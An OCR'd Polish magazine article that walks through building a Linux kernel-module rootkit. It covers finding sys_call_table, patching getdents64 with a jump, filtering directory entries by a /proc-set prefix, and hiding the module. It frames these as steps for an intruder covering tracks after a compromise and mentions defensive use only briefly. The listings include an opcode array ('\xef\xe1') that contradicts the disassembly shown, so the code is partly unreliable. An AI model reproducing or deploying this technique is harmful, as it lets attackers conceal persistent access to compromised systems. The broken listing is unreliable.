
Własny rootkit w GNU/Linuksie

Mariusz Burdach



Głównym celem rootkitów jest ukrywanie obecności określonych plików i procesów w zaatakowanym systemie. Stworzenie własnego rozwiązania o takiej funkcjonalności wcale nie jest trudne.

Udana kompromitacja systemu to dopiero początek pracy intruza. Cóż z tego, że ma dostęp do konta superużytkownika, jeśli administrator w lot zorientuje się, że została naruszona integralność systemu? Kolejnym etapem pracy włamywacza jest zatarcie po sobie śladów poprzez zastosowanie rootkita, najlepiej w sposób umożliwiający późniejsze korzystanie z maszyny-ofiary.

Spróbujmy więc stworzyć prosty rootkit dla systemów Linux (w postaci ładowalnego modułu jądra). Rootkit ten będzie odpowiedzialny za ukrycie plików, katalogów oraz procesów o określonym prefiksie (w naszym przypadku *hakin9*). Wszystkie przykłady były tworzone i uruchamiane w systemie operacyjnym RedHat Linux z jądrem 2.4.18. Całość omówionego kodu znajduje się na dołączonym do pisma *hakin9.live*.

Informacje zawarte w tym artykule przydadzą się administratorom i osobom zajmującym się bezpieczeństwem. Opisane metody można wykorzystać do ukrycia krytycznych plików lub procesów. Mogą być także przydatne w procesie wykrywania kompromitacji systemów operacyjnych.

Mechanizm działania

Głównym zadaniem naszego rootkita będzie ukrywanie plików znajdujących się fizycznie w lokalnym systemie plików (patrz Ramka *Zadania rootkitów*). Będzie zarządzany wyłącznie lokalnie i będzie pracował wyłącznie na poziomie jądra systemu operacyjnego (modyfikował znajdujące się tam pewne struktury danych).

Niewątpliwie kod tego typu ma dużo więcej zalet niż programy podmieniające lub modyfikujące obiekty w systemie plików (przez obiekt

Z artykułu nauczysz się...

- jak stworzyć własny rootkit ukrywający obecność plików i procesów o nazwach z określonym prefiksem.

Powinieneś wiedzieć...

- powinieneś znać przynajmniej podstawy Asemblera,
- powinieneś znać język programowania C,
- powinieneś znać mechanizm działania jądra systemu Linux,
- powinieneś umieć tworzyć proste moduły kernela.

Zadania rootkitów

Najważniejszym celem stosowania rootkitów jest ukrywanie obecności intruza w skompromitowanym systemie operacyjnym (ponadto część z nich daje możliwość utrzymywania ukrytej komunikacji pomiędzy ofiarą a intruzem). Do głównych funkcji rootkita można zaliczyć:

- ukrywanie procesów,
- ukrywanie plików i ich zawartości,
- ukrywanie rejestrów i ich zawartości,
- ukrywanie otwartych portów i kanałów komunikacji,
- rejestrowanie wszystkich uderzeń klawiszy,
- przechwytywanie haseł w sieci lokalnej.

rozumiemy programy takie jak *ps*, *taskmgr.exe* czy biblioteki *win32.dll* lub *libproc*). Łatwo można się domyśleć, że największą zaletą jest trudność wykrycia tego typu kodu – nie modyfikuje on żadnego obiektu na dysku, lecz pewne struktury danych w pamięci zarezerwowanej na jądro systemu operacyjnego. Wyjątkiem jest modyfikacja obiektu reprezentującego obraz jądra systemu, który musi znajdować się w lokalnym systemie plików (chyba że uruchamiamy system z płyty, dyskietki lub sieci).

Proces wywołania funkcji systemowej

Jak wspomniano, nasz moduł rootkita będzie modyfikował pewne struktury danych w pamięci zarezerwowanej na jądro systemu operacyjnego. Musimy więc wybrać odpowiednie miejsce do modyfikacji. Najprostsza metoda (i jedna z łatwiejszych) polega na przechwyceniu jednej z funkcji systemowych. Jednak miejsc, które możemy zmodyfikować jest dużo więcej. Można na przykład przechwycić funkcję obsługującą przerwanie `0x80` generowane przez aplikacje z przestrzeni użytkownika czy też funkcję `system_call()`, której celem jest wywołanie odpowiedniej funkcji systemowej. Tak naprawdę, wybór odpowiedniego miejsca zależy przede wszystkim od tego, jaki cel chcemy osiągnąć pisząc kod oraz od tego jak trudny ma być on do wykrycia.

W systemie Linux możemy wyróżnić dwie metody wywoływania funkcji systemowych. Pierwsza metoda – bezpośrednia – polega na załadowaniu do rejestrów procesora odpowiednich wartości i wygenerowaniu przerwania `0x80`. Wykonanie rozkazu `int 0x80` przez program użytkownika powoduje przełączenie procesora w chroniony tryb pracy i wywołanie odpowiedniej funkcji systemowej.

Metoda druga, pośrednia, polega na użyciu funkcji dostępnych w bibliotece *glibc*. Wydaje się ona bardziej odpowiednia do naszych zastosowań, więc użyjemy właśnie jej.

Listing 1. *Deklaracja struktury dirent64*

```
struct dirent64 {
  u64           d_ino;
  s64           d_off;
  unsigned short  d_reclen;
  unsigned char   d_type;
  char          d_name[];
};
```

Tabela 1. *Ważniejsze funkcje systemowe w Linuksie*

Funkcja systemowa	Opis
`SYS_open`	otwiera plik
`SYS_read`	czyta plik
`SYS_write`	zapisuje do pliku
`SYS_execve`	wykonuje program
`SYS_getdents/SYS_getdent64`	zwracają zawartość katalogu
`SYS_execve`	wykorzystywana przez system podczas uruchamiania pliku
`SYS_socketcall`	zarządzanie gniazdami
`SYS_setuid/SYS_getuid`	służą do zarządza identyfikatorem użytkownika
`SYS_setgid/SYS_getgid`	służą do zarządzania identyfikatorem grupy
`SYS_query_module`	jedna z funkcji służących do zarządzania modułami

Wybór funkcji systemowej

Linux ma zestaw funkcji systemowych, które są wykorzystywane do dokonywania różnych operacji w systemie operacyjnym, na przykład otwierania lub czytania plików. Pełna lista funkcji systemowych znajduje się w źródłach jądra oraz w pliku */usr/include/asm/unistd.h* – w zależności od wersji jądra systemu ich liczba się zmienia (dla kernela 2.4.18 jest ich 239). W Tabeli 1 znajduje się lista ważniejszych funkcji systemowych, których modyfikacja jest z naszego punktu widzenia korzystna.

Dobrym kandydatem do modyfikacji wydaję się być funkcja `sys_getdents()` – modyfikując ją jesteśmy w stanie ukrywać pliki, katalogi oraz procesy.

Funkcja `sys_getdents()` jest wykorzystywana przez narzędzia takie jak *ls* czy *ps*. Możemy się o tym przekonać korzystając z narzędzia *strace*, które za pomocą funkcji systemowej `ptrace()` śledzi działanie procesów potomnych. Uruchommy więc *strace*, jako parametr podając nazwę pliku wykonywalnego. Zobaczymy, że funkcja `getdents64()` jest wywoływana dwa razy:

```
$ strace /bin/ls
...
getdents64(0x3, 0x8058720,
  0x1000, 0x8058720) = 760
getdents64(0x3, 0x8058720,
  0x1000, 0x8058720) = 0
...
```

Funkcja `getdents64()` różni się od `getdents()` wyłącznie pobieraną strukturą – korzysta ze struktury `dirent64`, a nie `dirent`. Deklaracja struktury `dirent64` jest przedstawiona na Listin-

incode	reclen	off	typ	nazwa
310237	18	c	2	-
147378	18	18	2	-
310238	20	28	1	m a r i u s z
310239	18	34	1	p l i k
310240	20	44	2	h o m e 1
310241	18	1000	2	s b i n

Rysunek 1. *Przykładowa zwartość struktury dirent64*

gu 2. Jak widać, od struktury `dirent` różni się ona polem `d_type` i typami pól do przetrzymywania informacji o numerze i-węzła (*inode*) oraz przesunięciu do następnej struktury.

Budowa struktury `dirent64` jest dla nas szczególnie istotna, gdyż będzie przez nas poddawana modyfikacji. Na Rysunku 1 przedstawiona jest przykładowa zawartość struktury `dirent64`. To właśnie z niej będziemy usuwali wpisy dotyczące obiektów, które mają być ukryte. Każdy wpis reprezentuje jeden plik z danego katalogu.

Modyfikacja funkcji systemowych

Skoro wiemy już, którą funkcję systemową chcemy zmodyfikować, musimy wybrać odpowiednią metodę modyfikacji. Najprostsza z nich polega na podmianie adresu do tej funkcji. Informacja o adresie funkcji znajduje się w tablicy `sys_call_table` (tablica ta przetrzymuje informacje o adresach wszystkich funkcji systemowych). Możemy więc napisać własną funkcję `getdents64()`, załadować ją do pamięci, a następnie jej adres zapisać w tablicy `sys_call_table` (nadpisując adres oryginalnej funkcji). Ta metoda modyfikacji funkcji jest szczególnie popularna w systemach Windows.

Listing 2. *Umieszczenie i skok do umieszczonego w rejestrze adresu funkcji*

```
movl $adres_naszej_funkcji, %ecx
jmp *%ecx
```

Innym rozwiązaniem jest napisanie funkcji, która będzie wywoływała oryginalną funkcję systemową i filtrowała wyniki przez nią zwracane – spróbujemy wykonać właśnie taką operację. Metoda ta opiera się na nadpisaniu kilku pierwszych bajtów oryginalnej funkcji systemowej. Nadpisanie będzie polegało na umieszczeniu adresu nowej funkcji w rejestrze i wykonaniu skoku za pomocą asemblerowej instrukcji `jmp` to tego adresu, zaraz po wywołaniu funkcji systemowej (patrz Listing 2).

Tak jak wcześniej założyliśmy, po przejęciu kontroli nad działaniem funkcji systemowej wywołamy oryginalną wersję funkcji `getdents64()`. Po uzyskaniu wyniku zwróconego przez `getdents64()` odfiltrujemy pewne informacje (na przykład nazwę pliku). Aby móc wykonać tę operację, musimy ochronić instrukcje oryginalnej funkcji przed nadpisaniem.


Pamiętajmy też, że pisząc program nie znamy adresu naszej funkcji. Dopiero po załadowaniu kodu do pamięci możemy ten adres ustalić i wprowadzić go do tablicy, gdzie umieszczony jest nasz kod. Zapisane instrukcje będziemy wykorzystywali do wywoływania oryginalnej funkcji `getdents64()`.

Algorytm działania jest więc następujący:

- zapisz kilka pierwszych bajtów oryginalnej funkcji `getdents64()` (adres funkcji `getdents64()` znajduje się tablicy `sys_call_table`),
- zapamiętaj adres nowej funkcji (pamiętajmy, że adres nowej funkcji będzie znany dopiero po załadowaniu funkcji do pamięci),
- zapisz kod z Listingu 2, zawierający instrukcję skoku do adresu z punktu drugiego, w miejsce w pamięci wskazywane przez tablicę `sys_call_table`; kod musi zajmować tyle samo miejsca, ile zostało zapisane w punkcie pierwszym.

Po wykonaniu tych operacji jądro systemu będzie już odpowiednio zmodyfikowane (patrz Rysunek 2). Podczas działania systemu każde odwołanie do funkcji `getdents64()` spowoduje wykonanie skoku do naszej funkcji, która będzie wykonywała następujące operacje:

- skopiuje kilka pierwszych bajtów oryginalnej funkcji w miejsce w pamięci wskazywane przez tablicę `sys_call_table`,
- wywoła oryginalną funkcję `sys_getdents64()`,
- odfiltruje wynik zwrócony przez oryginalną funkcję,
- przywróci kod z Listingu 2 w miejsce wskazywane przez tablicę `sys_call_table` – adres funkcji `sys_getdents64()`.



Rysunek 2. *Stan jądra po modyfikacji funkcji sys_getdents64()*

Z modułami czy bez?

Możliwość ładowania dodatkowego kodu do pamięci jądra jest zaletą większości systemów operacyjnych. Dzięki temu nie trzeba rekompilować jądra systemu przy dodawaniu obsługi nowego systemu plików czy nowego urządzenia.

Z drugiej strony ta funkcjonalność jest nadużywana, ponieważ umożliwia modyfikowanie w prosty sposób krytycznych struktur danych (takich jak funkcje systemowe). Często pojawiają się opinie, że zdecydowanie lepiej jest, z punktu widzenia bezpieczeństwa systemu, wyłączyć możliwość ładowania dodatkowych modułów (LKM).

Niestety, nawet wyłączenie tej funkcji nie eliminuje możliwości modyfikacji struktur danych w pamięci zarezerwowanej na jądro systemu operacyjnego. W systemie istnieje bowiem urządzenie */dev/kmem*, które reprezentuje obszar wirtualnej pamięci dostępnej w systemie (z zakresu `0x00000000` – `0xffffffff`). Znając strukturę tego obiektu, ciągle jesteśmy w stanie załadować kod wykonywalny do pamięci.

Zauważmy, że w tych algorytmach kryje się pewna niewiadoma – jest to liczba początkowych bajtów do skopiowania. Sprawdźmy więc, ile bajtów zajmuje kod z Listingu 2.

Aby poznać liczbę bajtów zajmowanych przez ten kod, trzeba stworzyć prosty program, który po kompilacji (a następnie deasamblacji) umożliwi określenie liczby bajtów do kopiowania (patrz Artykuł *Inżynieria odwrotna kodu wykonywalnego ELF w analizie powłamaniowej*, *hakin9* 6/2004). Program przedstawiono na Listingu 3.

Następnie konwertujemy do postaci asemblera i formatu *opcode* zawartość funkcji `main()`, która znajduje się w sekcji kodu wykonywalnego (`.text`) naszego programu (Listing 3). Dla nas istotna jest konwersja do postaci *opcode*, którą umieścimy w tablicy, a następnie będziemy używali do nadpisania oryginalnego kodu (patrz Listing 3).

Listing 3. *Program obliczający liczbę bajtów do skopiowania*

```
main() {
  asm("mov $0,%ecx\n\t"
    "jmp   *%ecx\n\t"
  );
}
```

Listing 4. *Deasamblacja programu z Listingu 3*

```
080483d0 <main>:
80483d0: 55              push %ebp
80483d1: 89 e5           mov  %esp,%ebp
80483d3: b9 00 00 00 00  mov  $0x0,%ecx
80483d8: ff e1           jmp  *%ecx
80483da: 5d              pop  %ebp
80483db: c3              ret
80483dc: 90              nop
80483dd: 90              nop
```

Po usunięciu prologu i epilogu funkcji pozostanie nam *siedem* bajtów, które umieszczamy w tablicy:

```
static char new_getdents_code[7] =
  "\xb9\x00\x00\x00\x00"
  /* movl $0,%ecx */
  "\xef\xe1"
  /* jmp *%ecx */
;
```

Tyle też bajtów musimy zachować z oryginalnej funkcji. W miejsce `00 00 00 00` zostanie wstawiony adres naszej funkcji. Drugą tablicę siedmioelementową tworzymy z przeznaczeniem na instrukcje oryginalnej funkcji `getdents64()`.

Ostatnią czynnością na tym etapie jest znalezienie adresu naszej funkcji i umieszczenie go w powyższej tablicy `new_getdents_code`. Zauważmy, że adres powinien zaczynać się od pierwszego elementu w tablicy. Po umieszczeniu funkcji w pamięci (załadowaniu modułu poleceniem *insmod*) tablicę zaktualizujemy w następujący sposób:

```
*(long *)&new_getdents_code[1]
  = (long)new_getdents;
```

Umieszczenie kodu w pamięci

Nasz rootkit będzie instalowany w pamięci w postaci modułu. Trzeba jednak pamiętać, że nie zawsze będziemy mieli taką możliwość – część administratorów blokuje możliwość dynamicznego ładowania modułów do jądra (patrz Ramka *Z modułami czy bez?*).

Do umieszczenia naszego kodu wykorzystana zostanie funkcja `init_module()`, która jest wywoływania przy ładowaniu modułu do pamięci (poleceniem *insmod modul.o*). Funkcja ta musi nadpisać siedem pierwszych bajtów oryginalnej funkcji `getdents64()`. Tutaj pojawia się problem – najpierw musimy znaleźć adres oryginalnej funkcji `getdents64()`. Najprostszą metodą byłoby pobranie tego adresu z tablicy `sys_call_table`. Niestety, zarówno adres tablicy `sys_call_table` jak i wielu innych krytycznych elementów systemowych nie są eksportowane (jest to pewnego rodzaju zabezpieczenie przez pobraniem adresu za pomocą `extern`).

Do zlokalizowania adresu `sys_call_table` można użyć kilku metod. Możemy na przykład wykorzystać instrukcję `sidt` do pobrania wskaźnika do adresu tablicy IDT (patrz Artykuł *Proste metody wykrywania debuggerów i środowiska VMware* w tym numerze *hakin9u*), następnie zaś pobrać z tej tablicy adres funkcji odpowiedzialnej za obsługę przerwania `0x80` i ostatecznie odczytać adres tablicy `sys_call_table` z funkcji `system_call()`. Ta metoda niestety działa wyłącznie na systemach operacyjnych, które nie są uruchamiane pod *VMware* czy *UML*. Inna metoda polega na pobraniu adresu bezpośrednio z pliku *System.map*, tworzonego podczas kompilacji jądra. Zawiera on wszystkie ważnie symbole i ich adresy.

My zastosujemy jeszcze inną metodę, polegającą na wykorzystaniu funkcji, których adresy są eksportowane przez jądro. Pomoże

Listing 5. *Kod odpowiadający za odnalezienie adresu sys_call_table*

```
for (ptr = (unsigned long)&loops_per_jiffy;
     ptr < (unsigned long)&boot_cpu_data; ptr += sizeof(void *)){
  unsigned long *p;
  p = (unsigned long *)ptr;
  if (p[__NR_close] == (unsigned long) sys_close){
   sct = (unsigned long **)p;
    break;
  }
```

nam to w znalezieniu adresu tablicy `sys_call_table`. Adres `sys_call_table` znajduje się gdzieś w pamięci pomiędzy adresami symboli `loops_per_jiffy` a `boot_cpu_data`. Jak łatwo się domyśleć, te symbole są eksportowane. Eksportowany jest również adres funkcji systemowej `sys_close()`. Ta funkcja przyda się nam do weryfikacji, czy znaleziony adres tablicy jest poprawny.

Wartością siódmego elementu tablicy powinien być adres funkcji `sys_close()`. Kolejność funkcji systemowych możemy obejrzeć w pliku nagłówkowym */usr/include/asm/unistd.h*. Fragment kodu odpowiedzialnego za identyfikację tablicy `sys_call_table` znajduje się w Listingu 5.

Gdy znajdziemy już adres tablicy `sys_call_table`, musimy wykonać dwie operacje, które umożliwią nam przechwycenie wszystkich odwołań do oryginalnej funkcji `getdents64()`.

Najpierw kopiujemy pierwsze siedem bajtów oryginalnej funkcji `getdents64()` do tablicy `syscall_code[]`:

```
_memcpy(
  syscall_code,
  sct[__NR_getdents64],
  sizeof(syscall_code)
);
```

Następnie nadpisujemy pierwsze siedem bajtów danych oryginalnej funkcji kodem z tablicy `new_syscall_code[]`. Znajduje się tam instrukcja `jmp` do adresu w pamięci, gdzie jest nasza wersja funkcji:

```
_memcpy(
  sct[__NR_getdents64],
  new_syscall_code,
  sizeof(syscall_code)
);
```

Od tej chwili nasza funkcja będzie wywoływana zamiast oryginalnej `getdents64()`.

Zarządzanie – komunikacja z przestrzenią użytkownika

Teraz powinniśmy się zająć sposobem przekazywania informacji do naszego rootkita z przestrzeni użytkownika (*userspace*) – musimy więc znaleźć metodę przesyłania danych do rootkita o obiektach do ukrycia. Nie jest to proste zadanie, bo bezpośredni dostęp z przestrzeni użytkownika do przestrzeni adresowej zarezerwowanej na kod jądra nie jest możliwy.

Jedną z możliwości wymiany danych jest wykorzystanie systemu plików *procfs*. Jak wiadomo, *procfs* zawiera aktualny stan pamięci systemu i umożliwia modyfikowanie pewnych parametrów jądra systemu bezpośrednio z przestrzeni użytkownika. Przykładowo, gdy chcemy zmienić nazwę naszego komputera wystarczy wprowadzić nową nazwę do pliku */proc/sys/kernel/hostname*:

```
# echo hakin9 \
  > /proc/sys/kernel/hostname
```

Zaczniemy od utworzenia nowego pliku, na przykład *hakin9*, w głównym systemie plików *procfs* (jest to katalog */proc*). Do tego pliku będzie wprowadzana przez nas nazwa, od której będą zaczynały się nazwy obiektów do ukrycia. Nasz przykład zakłada, że można wprowadzić nazwę jednego prefiksu. Jest to w zupełności wystarczające – pozwala na ukrycie dowolnej liczby plików, katalogów i procesów, których nazwy zaczynają się od wprowadzonego prefiksu (u nas *hakin9*). Taki zabieg umożliwi nam ukrycie pliku konfiguracyjnego *hakin9*, który znajduje się w katalogu */proc*.

Listing 6. *Prototyp funkcji creat_proc_entry()*

```
proc_dir_entry
  *create_proc_entry
  (const char *name,
   mode_t mode,
   struct proc_dir_entry *parent)
```

Funkcja, która tworzy plik w systemie plików *procfs* nazywa się `create_proc_entry()`. Jej prototyp znajduje się na Listingu 6.

Każdy plik utworzony przez `create_proc_entry()` w *procfs* ma strukturę `proc_dir_entry`. Z plikiem skojarzone są między innymi funkcje wywoływane przy dokonywaniu operacji odczytu/zapisu z przestrzeni użytkownika. Deklaracja struktury `proc_dir_entry` jest przedstawiona na Listingu 7. Dostępna jest ona również w pliku nagłówkowym */usr/src/linux-2.4/include/linux/proc_fs.h*.

Większość pól uaktualniana jest automatycznie podczas tworzeniu obiektu. Nas będą interesowały trzy z nich. Do naszych potrzeb wymagane jest utworzenie dwóch funkcji: pierwszą jest `write_proc`, która czyta dane wprowadzone przez użytkownika i zapisuje je w tablicy, której zawartość jest następnie porównywana z wpisami w strukturze `dirent64`. Druga funkcja to `read_proc` – wyświetla ona dane użytkownikom czytającym plik */proc/hakin9*. Ostatnim elementem jest pole `data`, które wskazuje na strukturę, która w naszym przykładzie złożona jest z dwóch tablic, gdzie jedna z nich (`value`) zawiera nazwę obiektu do ukrycia. Kod źródłowy funkcji (z racji swojej objętości) znajduje się na dołączonej do pisma płycie CD.

Filtrowanie danych

Najważniejszym elementem naszego rootkita jest funkcja, która wywołuje oryginalną funkcję `getdents64()`

Listing 7. *Deklaracja struktury proc_dir_entry*

```
struct proc_dir_entry {
  unsigned short low_ino;
  unsigned short namelen;
  const char *name;
  mode_t mode;
  nlink_t nlink;
  uid_t uid;
  gid_t gid;
  unsigned long size;
  struct inode_operations * proc_iops;
  struct file_operations * proc_fops;
  get_info_t *get_info;
  struct module *owner;
  struct proc_dir_entry *next, *parent, *subdir;
  void *data;
  read_proc_t *read_proc;
  write_proc_t *write_proc;
  atomic_t count;         /* use count */
  int deleted;            /* delete flag */
  kdev_t  rdev;
};
```

Listing 8. *Fragment funkcji modyfikującej strukturę dirent64*

```
beta = alfa = (struct dirent64 *) kmalloc(orgc, GFP_KERNEL);
copy_from_user(alfa,dirp,orgc);
  newc = orgc;
  while(newc > 0) {
    recc = alfa->d_reclen;
    newc -= recc;
    a=memcmp(alfa->d_name,baza.value,strlen(baza.value));
    if(a==0) {
      memmove(alfa, (char *) alfa + alfa->d_reclen,newc);
      orgc -=recc;
    }
    if(alfa->d_reclen == 0) {
      newc = 0;
    }
    if(newc != 0) {
      alfa = (struct dirent64 *)((char *) alfa + alfa->d_reclen);
    }
    copy_to_user(dirp,beta,orgc);
```

i filtruje część wyników. W naszym przykładzie jest to nazwa obiektu, wprowadzana przez użytkownika do pliku o nazwie *hakin9*, który znajduje się w katalogu */proc*.

Jak pamiętamy, nasza funkcja najpierw wywoła oryginalną funkcję `getndents64()`, a następnie sprawdzi, czy struktura `dirent64` nie zawiera obiektu, który musi być ukryty. Aby wywołać oryginalną funkcję musimy ją najpierw zrekonstruować. W tym celu wywołamy funkcję `_memcpy()`, która umieści zawartość tablicy `syscall_code[]` w miejsce w pamięci wskazane przez tablicę `sys_call_table` (jest to adres funkcji systemowej `sys_getdents64()`).

Następnie wywoływana jest oryginalna funkcja `getdents64()`. Liczba przeczytanych przez nią bajtów zapisywana jest w zmiennej `orgc`. Jak pamiętamy, funkcja `getdetns64()` czyta strukturę `dirent64`. To, co musi zrobić nasza funkcja, ogranicza się do weryfikacji struktury `dirent64` i ewentualnego usunięcia wpisu, który ma być ukryty. Należy również pamiętać, że funkcja `getdents64()` zwraca liczbę przeczytanych bajtów, w związku z tym musimy też zmniejszyć tę wartość o wielokrotność wpisu do ukrycia, która zawarta jest w zmiennej `d_reclen`. Opisany fragment funkcji przedstawiono na Listingu 8.

Ostatnią czynnością jest umieszczenie w naszym kodzie makra `EXPORT_NO_SYMBOLS`, które blokuje możliwość eksportowania symboli z modułu. Gdy pominiemy to makro, moduł będzie domyślnie eksportował informacje o symbolach i ich adresach. Wszystkie eksportowane przez jądro symbole (również te eksportowane przez ładowalne moduły) znajdują się w tablicy, którą możemy odczytać bezpośrednio z pliku */proc/ksyms*. Jeśli nasz moduł nie będzie eksportował symboli, będzie odrobinę trudniejszy do wykrycia.

Teraz pozostaje wyłącznie kompilacja i załadowanie modułu do pamięci komputera:

```
$ gcc -c syscall.c
  -I/usr/include/linux-2.4.XX
$ su -
# insmod syscall.o
```

Niestety, nasz moduł jest łatwy do wykrycia, gdyż znajduje się na liście modułów uruchomionych w systemie (taką listę wyświetlamy za pomocą komendy *lsmod* lub *cat /proc/modules*). Na szczęście ukrycie modułu jest proste – wystarczy użyć dostępnego w Internecie (i na naszej płycie CD) modułu *clean.o* (patrz Artykuł *SYSLOG Kernel Tunnel – ochrona logów systemowych* w tym numerze *hakin9u*).

To jeszcze nie koniec

Przedstawiliśmy podstawowe kroki, jakie należy wykonać, by napisać własny (w pełni działający) rootkit. Jednak wciąż do rozwiązania pozostają przynajmniej dwa problemy: automatyczne uruchamianie modułu przy każdym restarcie systemu oraz jego skuteczne ukrywanie, na przykład przez dołączenie kodu wykonywalnego naszego modułu do innych, legalnych modułów. Kolejny problem związany jest z tym, że czasami możliwość ładowania modułów może być wyłączona – w takim przypadku musimy nasz kod załadować bezpośrednio do pamięci. Wszystkie te trudności rozwiążemy w następnym numerze *hakin9u*. ■